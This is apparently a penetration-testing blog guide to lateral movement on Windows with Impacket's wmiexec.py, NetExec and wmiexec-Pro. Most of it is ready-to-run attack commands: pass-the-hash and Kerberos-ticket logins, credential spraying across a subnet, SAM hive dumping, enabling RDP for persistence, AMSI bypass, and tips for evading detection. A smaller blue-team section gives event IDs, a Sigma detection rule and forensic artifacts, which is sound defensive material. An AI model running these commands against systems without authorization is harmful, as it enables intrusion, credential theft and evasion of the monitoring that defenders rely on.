WMIExec: Complete guide to lateral movement stealth with wmiexec.py

Learn how to use Impacket's WMIExec and wmiexec.py for lateral movement on Windows with passwords, Pass-the-Hash, and Kerberos, reducing artifacts compared to PsExec and improving OPSEC.
- Posted on 2026-04-02
- Reading time: 6 min

WMIExec is currently one of the most effective tools for lateral movement during penetration testing and red team engagements. Unlike PsExec, it doesn't write binary files to disk or create Windows services, making it significantly stealthier. This guide covers the technical architecture, practical commands, detection techniques, and comprehensive troubleshooting to master this essential tool.

The value of WMIExec lies in its ability to leverage Windows Management Instrumentation—a legitimate component present on every Windows system—to execute remote commands via the DCOM protocol. This approach generates a very different detection profile than traditional remote administration tools, making it the preferred choice when OPSEC is a priority.
How WMIExec Works: DCOM Architecture and Win32_Process #
WMI (Windows Management Instrumentation) is Microsoft's implementation of the WBEM and CIM standards, providing a unified interface for managing Windows systems. WMIExec specifically leverages the Win32_Process class to create remote processes via DCOM (Distributed Component Object Model).
The connection flow involves five distinct phases. First, the client connects to TCP port 135 (DCE/RPC endpoint mapper). Next, a bind request is made to the ISystemActivator interface. DCOM then instantiates the IWbemLevel1Login interface for authentication. Login occurs in the root\cimv2 namespace , the default location for system WMI operations. Finally, the Win32_Process class is loaded to execute commands.
| Components | Function | Port |
|---|---|---|
| DCE/RPC Endpoint Mapper | Initial connection | TCP 135 |
| DCOM Dynamic Ports | Subsequent RPC communications | 49152-65535 |
| SMB (optional) | Retrieve command output | TCP 445 |
| Win32_Process::Create | Remote process creation | N/A (WMI) |
The distinctive feature of wmiexec.py (Impacket) is the output retrieval method: commands are wrapped in the format cmd.exe /Q /c <comando> 1> \\127.0.0.1\ADMIN$\__<EPOCHTIME> 2>&1, where the output is written to a temporary file on the ADMIN$ share and then retrieved via SMB. The file is immediately deleted after reading, minimizing artifacts.
Current versions of the tools and installation #
Before proceeding with the practical scenarios, it's essential to ensure you're using the latest versions. The current releases (February 2026) are:
| tool | Version | Data Release | Repository |
|---|---|---|---|
| Package wmiexec.py | 0.13.0 | October 2025 | github.com/fortra/impacket |
| NetExec | 1.4.0 (SmoothOperator) | 2025 | github.com/Pennyw0rth/NetExec |
| wmiexec-Pro | 0.4.1 | October 2025 | github.com/XiaoliChan/wmiexec-Pro |
Impacket 0.13.0 introduces significant improvements: a complete SMB client refactoring, Kerberos channel binding, and Python 3.13 support. wmiexec-Pro deserves special attention because it operates exclusively on port 135 , eliminating the dependency on SMB—a crucial feature when port 445 is blocked or heavily monitored.
To learn more about other essential Impacket tools for penetration testing, see our guide to secretsdump and DCSync.
Complete lateral movement scenarios #
Scenario 1: Domain Admin credentials to workstation #
After compromising a Domain Admin's credentials, lateral movement towards target workstations is immediate:
# Connessione con password
wmiexec.py contoso.local/administrator:'SecureP@ss123'@WKS01.contoso.local

# Output atteso
Impacket v0.13.0 - Copyright Fortra, LLC
[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
C:\>whoami
contoso\administrator
C:\>hostname
WKS01
The semi-interactive shell allows the execution of sequential commands. Built-in commands lput e lget allow file uploads and downloads without additional tools.
Scenario 2: Pass-the-Hash from compromised workstation #
After extracting NTLM hashes with Mimikatz , lateral movement continues without the need for the cleartext password:
# Verifica hash su più target
nxc smb 192.168.1.50-60 -u Administrator -H 32196B56FFE6F45E294117B91A83BF38 --local-auth

# Lateral movement con hash
wmiexec.py -hashes :32196B56FFE6F45E294117B91A83BF38 ./Administrator@192.168.1.55

# Comando singolo senza shell interattiva
wmiexec.py -hashes :32196B56FFE6F45E294117B91A83BF38 ./Administrator@192.168.1.55 "net user /domain"
Scenario 3: Kerberos authentication with tickets #
For environments with advanced NTLM monitoring, Kerberos authentication further reduces the detection profile:
# Export ticket da ccache
export KRB5CCNAME=/tmp/krb5cc_administrator

# Connessione con Kerberos
wmiexec.py -k -no-pass contoso.local/administrator@DC01.contoso.local -dc-ip 10.10.10.10

# Alternativa con AES key
wmiexec.py -aesKey <256_bit_hex_key> contoso.local/administrator@DC01 -k -no-pass
Complete Attack Chain: From Recon to Persistence #
A realistic attack chain with WMIExec follows a structured flow. The reconnaissance phase requires valid credentials (username/password, NTLM hash, or Kerberos ticket), administrative privileges on the target, and network connectivity on the required ports.
# Port scan per servizi WMI/SMB
nmap -p 135,445,593,49152-65535 192.168.1.0/24

# Enumerazione share per verificare accesso ADMIN$
nxc smb 192.168.1.0/24 -u administrator -p 'Password123' --shares
During lateral movement , WMIExec allows you to pivot to critical systems. For privilege escalation , you can enable services or create scheduled tasks:
# Abilitare RDP per accesso persistente
wmiexec.py domain/admin:pass@TARGET "reg add \"HKLM\System\CurrentControlSet\Control\Terminal Server\" /v fDenyTSConnections /t REG_DWORD /d 0 /f"

# Dump credenziali per ulteriore movimento
wmiexec.py domain/admin:pass@TARGET "reg save HKLM\SAM C:\temp\sam.save"
WMI persistence leverages Event Subscriptions—a triad of Event Filter, Event Consumer, and binding. This technique, mapped as MITRE ATT&CK T1546.003 , survives reboots and runs as SYSTEM. For alternative persistence strategies, see the guide on persistence techniques in Active Directory.
Detection: Event ID, Sysmon and Forensic Indicators #
From a blue team perspective, WMIExec leaves behind specific artifacts that can be identified through log analysis and behavioral monitoring.
Critical Event IDs for Detection #
Event ID 4688 (Process Creation) reveals the abnormal process chain: wmiprvse.exe that spawns cmd.exe with the flags /Q /c and redirection towards \\127.0.0.1\ADMIN$\__<timestamp>This signature is highly indicative.
Event ID 4624 Type 3 (Network Logon) records remote authentication. Correlating this event with 4688 using the Logon ID allows us to reconstruct the complete session.
Sysmon Event 1 with ParentImage ending in \wmiprvse.exe and CommandLine containing the characteristic pattern provides high fidelity detection. Sysmon events 19/20/21 Instead, they detect the creation of WMI Event Subscription for persistence.
# Sigma rule per WMIExec detection
title: Impacket WMIExec Execution
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    ParentImage|endswith: '\wmiprvse.exe'
    CommandLine|contains|all:
      - 'cmd.exe /Q /c'
      - '\\127.0.0.1\ADMIN$'
      - '2>&1'
  condition: selection
level: high
Forensic artifacts on the target system #
| Artifact | Location | Description |
|---|---|---|
| Output files | C:\Windows\__<EPOCHTIME> | Temporary files (if cleanup fails) |
| prefetch | WMIPRVSE.EXE-*.pf | References to temporary files |
| WMI Repository | %SystemRoot%\System32\wbem\Repository\ | OBJECTS.DATA for persistence |
| registry | HKLM\SOFTWARE\Microsoft\WBEM\ESS | Event subscription settings |
To implement effective detection in your SIEM, learn more about threat hunting techniques for lateral movement.
Evasion techniques: How attackers evade detection #
Advanced red team operators use specific techniques to reduce detectability. WMI class derivation involves creating custom classes derived from Win32_Process—detection rules that specifically look for “Win32_Process” are bypassed.
Il timing-based evasion It uses event subscriptions with delayed triggers, avoiding temporal correlation between authentication and execution. The option -silentcommand wmiexec.py does not create output files, eliminating the most distinctive artifact but sacrificing visibility into the results.
wmiexec-Pro represents the modern evolution: operating exclusively on port 135 without SMB, it evades detection based on share access. It also includes modules for AMSI bypass, event log cleaning, and firewall manipulation.
Comparison with alternatives: when to use what #
The choice of tool depends on the operational context and OPSEC requirements:
| Criterion | WMIExec | PsExec | WinRM | AtExec |
|---|---|---|---|---|
| Binary on disk | No | Yes | No | No |
| Service creation | No | Yes | No | Task |
| Required ports | 135+dyn | 445 | 5985/5986 | 135 + 445 |
| Detection level | Low | High | Medium | Medium |
| Shell type | Semi-interactive | interactive | PowerShell | Single command |
| Pass the Hash | Yes | Yes | Yes | Yes |
Use WMIExec when : OPSEC is a priority, you need to avoid writing to disk, and port 135 is reachable. Use PsExec when : you need a fully interactive shell and detection is not a primary concern. Use WinRM when : you need native PowerShell remoting and ports 5985/5986 are available.
Troubleshooting: Resolving Common Errors #
Error 0x80070005 (ACCESS_DENIED) #
This error indicates DCOM or WMI permissions issues. Make sure the user is in the local Administrators group. On non-domain systems, enable LocalAccountTokenFilterPolicy:
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /fError 0x800706BA (RPC_SERVER_UNAVAILABLE) #
Indicates connectivity blocked. Check firewall on port 135 and RPC dynamic range. Test with:
Test-NetConnection -ComputerName TARGET -Port 135Enable WMI firewall rules on the target:
netsh advfirewall firewall set rule group="Windows Management Instrumentation (WMI)" new enable=yesKerberos Timeouts and Problems #
For timeout, increase the value with NetExec: nxc wmi TARGET -u user -p pass --exec-timeout 30For Kerberos, check time synchronization (maximum 5 minutes of skew), correct DNS resolution of the target, and correct export of the ticket to KRB5CCNAME.
Cheat Sheet: Essential WMIExec Commands #
# === AUTENTICAZIONE ===
wmiexec.py domain/user:password@TARGET                    # Password
wmiexec.py -hashes :NTHASH domain/user@TARGET            # Pass-the-Hash
wmiexec.py -k -no-pass domain/user@TARGET -dc-ip DC_IP   # Kerberos

# === ESECUZIONE ===
wmiexec.py domain/user:pass@TARGET                        # Shell interattiva
wmiexec.py domain/user:pass@TARGET "whoami /all"          # Comando singolo
wmiexec.py -shell-type powershell domain/user:pass@TARGET # PowerShell shell
wmiexec.py -silentcommand domain/user:pass@TARGET "cmd"   # No output file

# === NETEXEC ===
nxc wmi 192.168.1.0/24 -u user -p pass                    # Spray subnet
nxc wmi TARGET -u user -p pass -x "whoami"                # Exec comando
nxc wmi TARGET -u user -H HASH --exec-method wmiexec-event # Event-based

# === WMIEXEC-PRO (Solo porta 135) ===
wmiexec-pro.py admin:pass@TARGET exec-command -shell      # Shell
wmiexec-pro.py admin:pass@TARGET filetransfer -upload -src-file ./file -dest-file C:\file
wmiexec-pro.py admin:pass@TARGET rdp -enable              # Abilita RDP
wmiexec-pro.py admin:pass@TARGET amsi -enable             # AMSI bypass
FAQ: Frequently Asked Questions about WMIExec #
What is WMIExec and what is it used for? WMIExec is a tool from the Impacket framework that allows remote command execution on Windows systems using WMI (Windows Management Instrumentation). It is primarily used for lateral movement during penetration testing, allowing movement between systems with valid credentials without writing executable files to disk.
What ports does WMIExec use? WMIExec uses TCP port 135 for the RPC mapper endpoint, dynamic ports in the range 49152-65535 for DCOM communications, and optionally TCP port 445 to retrieve command output via SMB shares (ADMIN$).
What's the difference between WMIExec and PsExec? WMIExec doesn't write binary files to disk or create Windows services, making it stealthier. PsExec, on the other hand, loads a temporary executable and creates a service, generating easily detectable 7045 events. WMIExec uses DCOM/WMI, while PsExec uses SMB exclusively.
How to detect WMIExec activity?
Monitor Event ID 4688 for process creation with parent wmiprvse.exe that spawns cmd.exe. Search for command lines containing the pattern \\127.0.0.1\ADMIN$\__ followed by a timestamp. Sysmon events 19-21 detect WMI persistence.
Does WMIExec work with NTLM hashes?
Yes, WMIExec natively supports Pass-the-Hash. Use the Pass-the-Hash option. -hashes :NTHASH where NTHASH is the NT hash (32 hex characters). The LM part is not required and can be omitted or replaced with an empty hash.
Why am I getting an "Access Denied" error with WMIExec? Error 0x80070005 typically indicates that the user is not in the local Administrators group, the LocalAccountTokenFilterPolicy is not configured for non-RID 500 accounts, or insufficient DCOM/WMI permissions on the target. Check your credentials and remote UAC configuration.
Is there a version of WMIExec that doesn't require SMB? Yes, wmiexec-Pro operates exclusively on port 135 without the need for SMB. This tool offers advanced features such as file transfer via WMI classes, AMSI bypass, and firewall manipulation, which is useful when port 445 is blocked.
Article updated: February 2026 | Versions: Impacket 0.13.0, NetExec 1.4.0, wmiexec-Pro 0.4.1
Related internal links: